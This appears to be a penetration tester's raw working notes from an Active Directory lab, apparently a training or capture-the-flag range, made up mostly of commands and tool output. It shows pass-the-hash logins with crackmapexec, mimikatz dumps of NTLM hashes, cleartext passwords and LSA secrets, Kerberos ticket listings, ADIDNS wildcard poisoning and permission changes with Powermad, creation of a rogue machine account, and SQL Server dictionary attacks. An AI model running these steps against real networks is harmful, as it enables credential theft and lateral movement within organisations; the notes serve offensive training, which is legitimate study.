dscorepropagationdata : {9/21/2020 9:28:11 PM, 1/1/1601 12:00:00 AM}
memberof              : {CN=Remote Management Users,CN=Builtin,DC=megabank,DC=local,
CN=Remote Desktop
                        Users,CN=Builtin,DC=megabank,DC=local}
lastlogon             : 12/14/2020 11:15:16 PM
badpwdcount           : 0
cn                    : remote_admin
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 3/22/2020 10:30:48 AM
primarygroupid        : 513
pwdlastset            : 9/21/2020 2:20:03 PM
usnchanged            : 213058

logoncount            : 65
badpasswordtime       : 9/10/2020 1:13:35 PM
distinguishedname     : CN=veeam,CN=Users,DC=megabank,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 9/21/2020 2:26:06 PM
name                  : veeam
objectsid             : S-1-5-21-997099906-443949041-4154774969-1121
samaccountname        : veeam
admincount            : 1
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 11/13/2020 4:33:01 PM
instancetype          : 4
usncreated            : 77938
objectguid            : 583cc839-f57a-4c3a-b452-6ac306156472
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=megabank,DC=local
dscorepropagationdata : {11/13/2020 4:33:01 PM, 9/21/2020 9:28:16 PM, 3/24/2020
1:52:57 PM, 1/1/1601 12:00:00 AM}
memberof              : {CN=backup,CN=Users,DC=megabank,DC=local, CN=Backup
Operators,CN=Builtin,DC=megabank,DC=local}
lastlogon             : 9/21/2020 2:26:06 PM
badpwdcount           : 0
cn                    : veeam
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 3/24/2020 1:14:27 PM
primarygroupid        : 513
pwdlastset            : 9/20/2020 12:40:03 PM
usnchanged            : 200806
```

More in file ad-enum-gigantic

PowerSCCM

ref: https://enigma0x3.net/2015/10/27/targeted-workstation-compromise-with-sccm/

```
import-module .\PowerSCCM.ps1
Find-SccmSiteCode -ComputerName sccm.gigantichosting.local

SiteCode
--------
GH1
```

Getting access denied errors (trying as "nt authority\system")

```
New-SccmSession -ComputerName sccm.gigantichosting.local -SiteCode GH1 -ConnectionType wmi

Id Name ComputerName
-- ---- ------------
 2 GH12 sccm.gigantichosting.local


PS C:\Users\hoxha\Documents> New-SccmSession : [!] Error connecting to
sccm.gigantichosting.local\ via WMI : Access is denied. (Exception from
HRESULT: 0x80070005 (E_ACCESSDENIED))
At line:1 char:1
+ New-SccmSession -ComputerName sccm.gigantichosting.local -SiteCode GH ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,New-SccmSession
```

cme using proxychains on servicedesk.gigantichosting.local

```
SMB         192.168.23.164  445    NONE             [*]  x64 (name:) (domain:)
(signing:False) (SMBv1:True)
SMB         192.168.24.118  445    SERVER05         [*] Windows 10.0 Build 17763
(name:SERVER05) (domain:megabank.local) (signing:False) (SMBv1:False)
SMB         192.168.21.155  445    SCCM             [*] Windows 10.0 Build 17763 x64
(name:SCCM) (domain:GiganticHosting.local) (signing:False) (SMBv1:False)
SMB         192.168.24.10   445    PRIMARY          [*] Windows 10.0 Build 17763 x64
(name:PRIMARY) (domain:megabank.local) (signing:True) (SMBv1:False)
SMB         192.168.24.112  445    SERVER04         [*] Windows 10.0 Build 17763
(name:SERVER04) (domain:megabank.local) (signing:False) (SMBv1:False)
SMB         192.168.21.123  445    SERVICEDESK      [*] Windows 10.0 Build 17763 x64
(name:SERVICEDESK) (domain:GiganticHosting.local) (signing:False) (SMBv1:False)
SMB         192.168.21.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:GiganticHosting.local) (signing:True) (SMBv1:False)
SMB         192.168.23.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:cubano.local) (signing:True) (SMBv1:False)
SMB         192.168.23.146  445    NONE             [*]  x64 (name:) (domain:)
(signing:True) (SMBv1:True)
```

From this host we can pretty much access cubano network

```
SMB         192.168.23.146  445    EXCHANGE         [*] Windows 10.0 Build 17763 x64
(name:EXCHANGE) (domain:cubano.local) (signing:True) (SMBv1:True)
SMB         192.168.23.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:cubano.local) (signing:True) (SMBv1:False)
SMB         192.168.23.164  445    DEV              [*] Windows Server 2019 Standard
17763 x64 (name:DEV) (domain:cubano.local) (signing:False) (SMBv1:True)
```

Machine account SERVICEDESK$

`cme smb 192.168.21.123 -u 'SERVICEDESK$' -H b2e7331134cd40baef89bb017371e5b1`

```
cme smb 192.168.21.10 -u 'SERVICEDESK$' -H b2e7331134cd40baef89bb017371e5b1 --users
SMB         192.168.21.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:GiganticHosting.local) (signing:True) (SMBv1:False)
SMB         192.168.21.10   445    DC               [+]
GiganticHosting.local\SERVICEDESK$ b2e7331134cd40baef89bb017371e5b1
SMB         192.168.21.10   445    DC               [+] Enumerated domain user(s)
SMB         192.168.21.10   445    DC
GiganticHosting.local\Administrator                  badpwdcount: 2 baddpwdtime:
2020-12-15 10:27:14.258444
SMB         192.168.21.10   445    DC               GiganticHosting.local\Guest
                     badpwdcount: 2 baddpwdtime: 2020-03-24 17:01:17.516385
SMB         192.168.21.10   445    DC               GiganticHosting.local\krbtgt
                    badpwdcount: 2 baddpwdtime: 2020-03-24 17:01:17.516385
SMB         192.168.21.10   445    DC               GiganticHosting.local\r.martin
                    badpwdcount: 1 baddpwdtime: 2020-09-06 03:21:18.023097
```

```
SMB         192.168.21.10   445    DC                GiganticHosting.local\s.svensson
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.548266
SMB         192.168.21.10   445    DC                GiganticHosting.local\l.larsson
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.548266
SMB         192.168.21.10   445    DC                GiganticHosting.local\s.helmer
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.563269
SMB         192.168.21.10   445    DC                GiganticHosting.local\j.adams
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.579161
SMB         192.168.21.10   445    DC                GiganticHosting.local\j.smith
                     badpwdcount: 1 baddpwdtime: 2020-09-06 03:22:01.804352
SMB         192.168.21.10   445    DC                GiganticHosting.local\a.miller
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.594959
SMB         192.168.21.10   445    DC                GiganticHosting.local\b.davis
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.610092
SMB         192.168.21.10   445    DC
GiganticHosting.local\l.rodriguez                     badpwdcount: 0 baddpwdtime:
2020-03-24 17:01:17.626362
SMB         192.168.21.10   445    DC                GiganticHosting.local\k.garcia
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.626362
SMB         192.168.21.10   445    DC                GiganticHosting.local\d.johson
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.642189
SMB         192.168.21.10   445    DC                GiganticHosting.local\d.marshall
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.688287
SMB         192.168.21.10   445    DC                GiganticHosting.local\j.johson
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.703816
SMB         192.168.21.10   445    DC                GiganticHosting.local\m.doe
                     badpwdcount: 1 baddpwdtime: 2020-09-06 03:25:43.710634
SMB         192.168.21.10   445    DC                GiganticHosting.local\t.trump
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.720259
SMB         192.168.21.10   445    DC                GiganticHosting.local\t.scott
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.735183
SMB         192.168.21.10   445    DC                GiganticHosting.local\j.morgan
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.735183
SMB         192.168.21.10   445    DC                GiganticHosting.local\g.quimbly
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.751198
SMB         192.168.21.10   445    DC                GiganticHosting.local\f.sanders
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.766528
SMB         192.168.21.10   445    DC                GiganticHosting.local\f.allen
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.766528
SMB         192.168.21.10   445    DC                GiganticHosting.local\j.marin
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.782251
SMB         192.168.21.10   445    DC                GiganticHosting.local\d.taylor
                    badpwdcount: 6 baddpwdtime: 2020-03-25 12:50:49.277167
SMB         192.168.21.10   445    DC                GiganticHosting.local\r.thompson
                    badpwdcount: 6 baddpwdtime: 2020-03-25 12:50:53.355172
SMB         192.168.21.10   445    DC                GiganticHosting.local\c.jackson
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.813115
SMB         192.168.21.10   445    DC                GiganticHosting.local\j.moore
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.829013
SMB         192.168.21.10   445    DC                GiganticHosting.local\e.marin
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.829013
SMB         192.168.21.10   445    DC                GiganticHosting.local\j.perez
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.844420
```

```
SMB         192.168.21.10   445    DC               GiganticHosting.local\w.thompson
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.844420
SMB         192.168.21.10   445    DC               GiganticHosting.local\t.martin
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.860428
SMB         192.168.21.10   445    DC               GiganticHosting.local\r.jackson
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.876397
SMB         192.168.21.10   445    DC               GiganticHosting.local\s.mooire
                    badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.876397
SMB         192.168.21.10   445    DC               GiganticHosting.local\k.jackson
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.891310
SMB         192.168.21.10   445    DC               GiganticHosting.local\m.moore
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.891310
SMB         192.168.21.10   445    DC               GiganticHosting.local\r.tayor
                     badpwdcount: 0 baddpwdtime: 2020-03-24 17:01:17.906887
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig /displaydns

Windows IP Configuration

    primary.megabank.local
    ----------------------------------------
    Record Name . . . . . : primary.megabank.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 1217
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 192.168.24.10


    dc.gigantichosting.local
    ----------------------------------------
    Record Name . . . . . : dc.GiganticHosting.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 3278
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 192.168.21.10


    dc.gigantichosting.local
    ----------------------------------------
    Record Name . . . . . : dc.GiganticHosting.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 3278
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 192.168.21.10


    dc.gigantichosting.local
    ----------------------------------------
    Record Name . . . . . : dc.GiganticHosting.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 3278
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 192.168.21.10

```

Some established connections

```
  TCP    192.168.21.123:50491   192.168.24.112:5985    ESTABLISHED     InHost
  TCP    192.168.21.123:50492   192.168.24.112:5985    ESTABLISHED     InHost

```

cube0x0 tutorial: gMSA

- https://cube0x0.github.io/Relaying-for-gMSA
- https://adsecurity.org/?tag=gmsa-password-hash

Unintended tickers/creds exposure

```
 -----------------------------------------------------------------------------------
----------------------------------------------
 | LUID     | UserName                       | Service
                    | EndTime               |
 -----------------------------------------------------------------------------------
----------------------------------------------
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | krbtgt/MEGABANK.LOCAL
                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
cifs/primary.megabank.local/megabank.local          | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
MSSQLSvc/sccm.gigantichosting.local:1433            | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/server05.megabank.local
                     | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
RPCSS/sccm.gigantichosting.local                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | RPCSS/dc.gigantichosting.local
                     | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | HOST/SCCM.gigantichosting.local
                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/sccm.gigantichosting.local
                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/dc.gigantichosting.local
                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/primary.megabank.local
                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/server04.megabank.local
                     | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
ldap/primary.megabank.local/megabank.local          | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | ldap/primary.megabank.local
                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | LDAP/dc.GiganticHosting.local
                    | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
cifs/dc.GiganticHosting.local/GiganticHosting.local | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL | SERVICEDESK$
                     | 12/15/2020 7:25:31 PM |
 | 0x3e7    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
LDAP/dc.GiganticHosting.local/GiganticHosting.local | 12/15/2020 7:25:31 PM |
 | 0x3e4    | servicedesk$ @ GIGANTICHOSTING.LOCAL | krbtgt/GIGANTICHOSTING.LOCAL
                     | 12/15/2020 7:25:31 PM |
 | 0x3e4    | servicedesk$ @ GIGANTICHOSTING.LOCAL | LDAP/dc.GiganticHosting.local
                    | 12/15/2020 7:25:31 PM |
 | 0x3e4    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
GC/dc.GiganticHosting.local/GiganticHosting.local   | 12/15/2020 7:25:31 PM |
 | 0x3e4    | servicedesk$ @ GIGANTICHOSTING.LOCAL |
ldap/dc.giganticHosting.local/GiganticHosting.local | 12/15/2020 7:25:31 PM |
 | 0x3e4    | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/dc.GiganticHosting.local
                    | 12/15/2020 7:25:31 PM |
 | 0x6116f5 | svc_ata @ MEGABANK.LOCAL             | krbtgt/MEGABANK.LOCAL
                    | 12/16/2020 1:49:48 AM |
 | 0x6116f5 | svc_ata @ MEGABANK.LOCAL             | cifs/server05.megabank.local
                     | 12/16/2020 1:49:48 AM |
 | 0x6116f5 | svc_ata @ MEGABANK.LOCAL             | cifs/primary.megabank.local
                    | 12/16/2020 1:49:48 AM |
 | 0x6098b0 | s.svensson @ GIGANTICHOSTING.LOCAL   | krbtgt/GIGANTICHOSTING.LOCAL
                     | 12/16/2020 1:46:05 AM |
 | 0x6098b0 | s.svensson @ GIGANTICHOSTING.LOCAL   | cifs/dc.GiganticHosting.local
                    | 12/16/2020 1:46:05 AM |
 | 0x6098b0 | s.svensson @ GIGANTICHOSTING.LOCAL   | cifs/sccm.GiganticHosting.local
                    | 12/16/2020 1:46:05 AM |
 -----------------------------------------------------------------------------------
----------------------------------------------
```

ran mimikatz, looted host, saw creds (probably unintented)

```
SID               : S-1-5-18
        msv :
         [00000003] Primary
         * Username : svc_ata
         * Domain   : megabank.local
         * NTLM     : 58a478135a93ac3bf058a5ea0e8fdb71
         * SHA1     : 0d7d930ac3b1322c8a1142f9b22169d4eef9e855
        tspkg :
```

```
        wdigest :
         * Username : svc_ata
         * Domain   : megabank.local
         * Password : (null)
        kerberos :
         * Username : svc_ata
         * Domain   : MEGABANK.LOCAL
         * Password : (null)
        ssp :
         [00000000]
         * Username : svc_ata
         * Domain   : megabank.local
         * Password : Password123
        credman :

Authentication Id : 0 ; 6330544 (00000000:006098b0)
Session           : NewCredentials from 2
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/15/2020 3:45:44 PM
SID               : S-1-5-18
        msv :
         [00000003] Primary
         * Username : s.svensson
         * Domain   : gigantichosting.local
         * NTLM     : 59fc0f884922b4ce376051134c71e22c
         * SHA1     : 74fa9854d529092b92e0d9ebef7ce3d065027f45
        tspkg :
        wdigest :
         * Username : s.svensson
         * Domain   : gigantichosting.local
         * Password : (null)
        kerberos :
         * Username : s.svensson
         * Domain   : GIGANTICHOSTING.LOCAL
         * Password : (null)
        ssp :
        credman :
```

```
token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

568     {0;000003e7} 1 D 39613          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00737beb} 0 D 7691560     SERVICEDESK\Administrator       S-1-
5-21-1265089298-3411900152-296296117-500    (11g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 7779440     NT AUTHORITY\SYSTEM     S-1-5-18
   (04g,21p)       Impersonation (Delegation)
```

```
lsadump::secrets
Domain : SERVICEDESK
SysKey : 2f9e61d80e453015bfa384e316ca079d

Local name : SERVICEDESK ( S-1-5-21-1265089298-3411900152-296296117 )
Domain name : GIGANTICHOSTING ( S-1-5-21-3510652932-1607944569-1019420304 )
Domain FQDN : GiganticHosting.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {47b5ed7c-7fc1-373c-bdde-2159ed47df73}
  [00] {47b5ed7c-7fc1-373c-bdde-2159ed47df73}
e09110bf917e2c2d3a72c51e95c921583d9bc10d020f30097095dddc7817e93e

Secret  : $MACHINE.ACC
cur/text:
WC)mkaxgDF.;w6[t$v"V*dp/RyAZViHdb9D"xj8d5^Y=r.Ds:ncA/M-,iWq$QGd]0xqZ8hQ+l*M:6TqDYE<N
lZ90jBvFX\B2'`#.@bQzn#jWaQ.WjNQs/,8>
    NTLM:b2e7331134cd40baef89bb017371e5b1
    SHA1:ea4a7afc6180d116720c26dbdc77091ad51b0ee5
old/text:
WC)mkaxgDF.;w6[t$v"V*dp/RyAZViHdb9D"xj8d5^Y=r.Ds:ncA/M-,iWq$QGd]0xqZ8hQ+l*M:6TqDYE<N
lZ90jBvFX\B2'`#.@bQzn#jWaQ.WjNQs/,8>
    NTLM:b2e7331134cd40baef89bb017371e5b1
    SHA1:ea4a7afc6180d116720c26dbdc77091ad51b0ee5

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 58 13 f2 f0 f1 0d 37 11 97 c5 35 ba 76 0d 32 f3 3b bd b4 da 4f
b3 31 c4 b5 e7 f8 80 84 bc 07 98 bf b8 44 70 ad 3c 09 56
    full:
5813f2f0f10d371197c535ba760d32f33bbdb4da4fb331c4b5e7f88084bc0798bfb84470ad3c0956
    m/u : 5813f2f0f10d371197c535ba760d32f33bbdb4da /
4fb331c4b5e7f88084bc0798bfb84470ad3c0956
old/hex : 01 00 00 00 e4 38 6e c5 f1 f2 12 3b 4e 9c ba 7c 51 3a 8c d8 00 38 80 6e a6
02 2e 27 49 22 cc a8 e2 33 f3 ac 58 dc 9d 94 72 95 c8 25
    full:
e4386ec5f1f2123b4e9cba7c513a8cd80038806ea6022e274922cca8e233f3ac58dc9d947295c825
    m/u : e4386ec5f1f2123b4e9cba7c513a8cd80038806e /
a6022e274922cca8e233f3ac58dc9d947295c825

Secret  : NL$KM
cur/hex : 88 ea 0f ee 17 85 df a7 30 ab d8 64 cb ce 18 23 94 e5 de 42 e4 81 db 89 40
c7 d9 83 2c 88 e3 2b e5 0b e7 f7 cc fe 7a 6e c4 90 c5 a1 fb 35 ad 00 43 06 30 9a ea
21 52 79 dd 7e a8 b9 7b 3d 74 b1
old/hex : 88 ea 0f ee 17 85 df a7 30 ab d8 64 cb ce 18 23 94 e5 de 42 e4 81 db 89 40
c7 d9 83 2c 88 e3 2b e5 0b e7 f7 cc fe 7a 6e c4 90 c5 a1 fb 35 ad 00 43 06 30 9a ea
21 52 79 dd 7e a8 b9 7b 3d 74 b1
```

Powermad fun

```
Get-ADIDNSZone
DC=GiganticHosting.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=GiganticHosting,DC=loc
al
DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=GiganticHosting,DC=local
DC=_msdcs.GiganticHosting.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=GiganticHosting
,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=GiganticHosting,DC=local
Get-ADIDNSZone -Domain megabank.local
DC=megabank.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=megabank,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=megabank,DC=local
DC=_msdcs.megabank.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=megabank,DC=local
DC=gigantichosting.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=megabank,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=megabank,DC=local
```

```
Get-ADIDNSPermission


Principal             : Everyone
IdentityReference     : S-1-1-0
ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

Principal             : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
IdentityReference     : S-1-5-9
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty,
DeleteTree, ExtendedRight, Delete,
                        GenericWrite, WriteDacl, WriteOwner
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None

Principal             : NT AUTHORITY\Authenticated Users
IdentityReference     : S-1-5-11
ActiveDirectoryRights : CreateChild
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
```

```
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

Principal             : NT AUTHORITY\SYSTEM
IdentityReference     : S-1-5-18
ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

Principal             : GIGANTICHOSTING\Domain Admins
IdentityReference     : S-1-5-21-3510652932-1607944569-1019420304-512
ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

Principal             : GIGANTICHOSTING\DnsAdmins
IdentityReference     : S-1-5-21-3510652932-1607944569-1019420304-1101
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty,
DeleteTree, ExtendedRight, Delete,
                        GenericWrite, WriteDacl, WriteOwner
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : True
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

Edit ADIDNS permissions, add *

```
Grant-ADIDNSPermission -Node * -Principal "Authenticated Users" -Access GenericAll -
Verbose

New-ADIDNSNode -Node *
Enable-ADIDNSNode -Node *
```

Also tried

`Invoke-DNSupdate -DNSType A -DNSName * -DNSData 192.168.21.123 -Verbose`

Generaly needs some time to work(5 minutes, etc), We can also use s.svensson, we have his crdentials from mimikatz on SERVICEDESK$

Below to automate

```
New-ADIDNSNode -Node * -Verbose
$dnsRecord = New-DNSRecordArray -Type A -Data 192.168.21.123
[System.Bitconverter]::ToString($dnsrecord)
New-SOASerialNumberArray
New-ADIDNSNode -Node * -Tombstone -Verbose
Grant-ADIDNSPermission -Node * -Principal "Authenticated Users" -Access GenericAll -
Verbose

Invoke-DNSUpdate -DNSType A -DNSName test -DNSData 192.168.21.123
```

ADIDNS * host (run as nt authority\system)

```
Resolve-DNSName 231323213213213123.gigantichosting.local

Name                                           Type   TTL   Section    IPAddress
----                                           ----   ---   -------    ---------
231323213213213123.gigantichosting.local       A      600   Answer
192.168.21.123
```

Add new machine account to GIGANTICHOSTING domain (powermad.ps1)

```
$machine_account_password = ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force
New-MachineAccount -MachineAccount HOXHA -Password $machine_account_password
[+] Machine account HOXHA added
```

Now we have useable credentials

```
Authentication Id : 0 ; 6330544 (00000000:006098b0)
Session           : NewCredentials from 2
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/15/2020 3:45:44 PM
SID               : S-1-5-18
        msv :
         [00000003] Primary
         * Username : s.svensson -> Qwerty123
         * Domain   : gigantichosting.local
         * NTLM     : 59fc0f884922b4ce376051134c71e22c
         * SHA1     : 74fa9854d529092b92e0d9ebef7ce3d065027f45
        tspkg :
        wdigest :
         * Username : s.svensson
         * Domain   : giganticHosting.local
         * Password : (null)
        kerberos :
         * Username : s.svensson
         * Domain   : GIGANTICHOSTING.LOCAL
         * Password : (null)
        ssp :
        credman :
well, this ntlm is Qwerty123
```

```
Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 2 instances were found.


ComputerName     : sccm.GiganticHosting.local
Instance         : sccm.GiganticHosting.local,1433
DomainAccountSid : 1500000521000480642091217321595144301956066600
DomainAccount    : SCCM$
DomainAccountCn  : SCCM
Service          : MSSQLSvc
Spn              : MSSQLSvc/sccm.GiganticHosting.local:1433
LastLogon        : 12/15/2020 8:26 PM
Description      :

ComputerName     : sccm.GiganticHosting.local
Instance         : sccm.GiganticHosting.local
DomainAccountSid : 1500000521000480642091217321595144301956066600
DomainAccount    : SCCM$
DomainAccountCn  : SCCM
Service          : MSSQLSvc
Spn              : MSSQLSvc/sccm.GiganticHosting.local
LastLogon        : 12/15/2020 8:26 PM
Description      :

Get-SQLServerInfo -Verbose -Instance  sccm.GiganticHosting.local
VERBOSE: sccm.GiganticHosting.local : Connection Success.


ComputerName           : sccm.GiganticHosting.local
Instance               : SCCM
DomainName             : GIGANTICHOSTING
ServiceProcessID       : 2620
ServiceName            : MSSQLSERVER
ServiceAccount         : LocalSystem
AuthenticationMode     : Windows Authentication
ForcedEncryption       : 0
```

```
Clustered              : No
SQLServerVersionNumber : 14.0.1000.169
SQLServerMajorVersion  : 2017
SQLServerEdition       : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsVersionNumber        : SQL
Currentlogin           : GIGANTICHOSTING\SERVICEDESK$
IsSysadmin             : No
ActiveSessions         : 1
```

Trying SQL on sccm, did not go anywhere

```
Invoke-SQLAudit -Verbose -Instance  sccm.GiganticHosting.local
Invoke-SQLAudit -Verbose -Instance  sccm.GiganticHosting.local
VERBOSE: LOADING VULNERABILITY CHECKS.
VERBOSE: RUNNING VULNERABILITY CHECKS.
VERBOSE: sccm.GiganticHosting.local : RUNNING VULNERABILITY CHECKS...
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: Default SQL Server
Login Password
VERBOSE: sccm.GiganticHosting.local : No named instance found.
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: Default SQL
Server Login Password
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: Weak Login Password
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS.
VERBOSE: sccm.GiganticHosting.local - Getting supplied login...
VERBOSE: sccm.GiganticHosting.local : Enumerating principal names from 10000
principal IDs..
VERBOSE: sccm.GiganticHosting.local - Performing dictionary attack...
VERBOSE: sccm.GiganticHosting.local - Failed Login: User = sa Password = sa
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
##MS_SQLResourceSigningCertificate## Password =
##MS_SQLResourceSigningCertificate##
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
##MS_SQLReplicationSigningCertificate## Password =
##MS_SQLReplicationSigningCertificate##
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
##MS_SQLAuthenticatorCertificate## Password =
##MS_SQLAuthenticatorCertificate##
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
##MS_PolicySigningCertificate## Password =
##MS_PolicySigningCertificate##
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
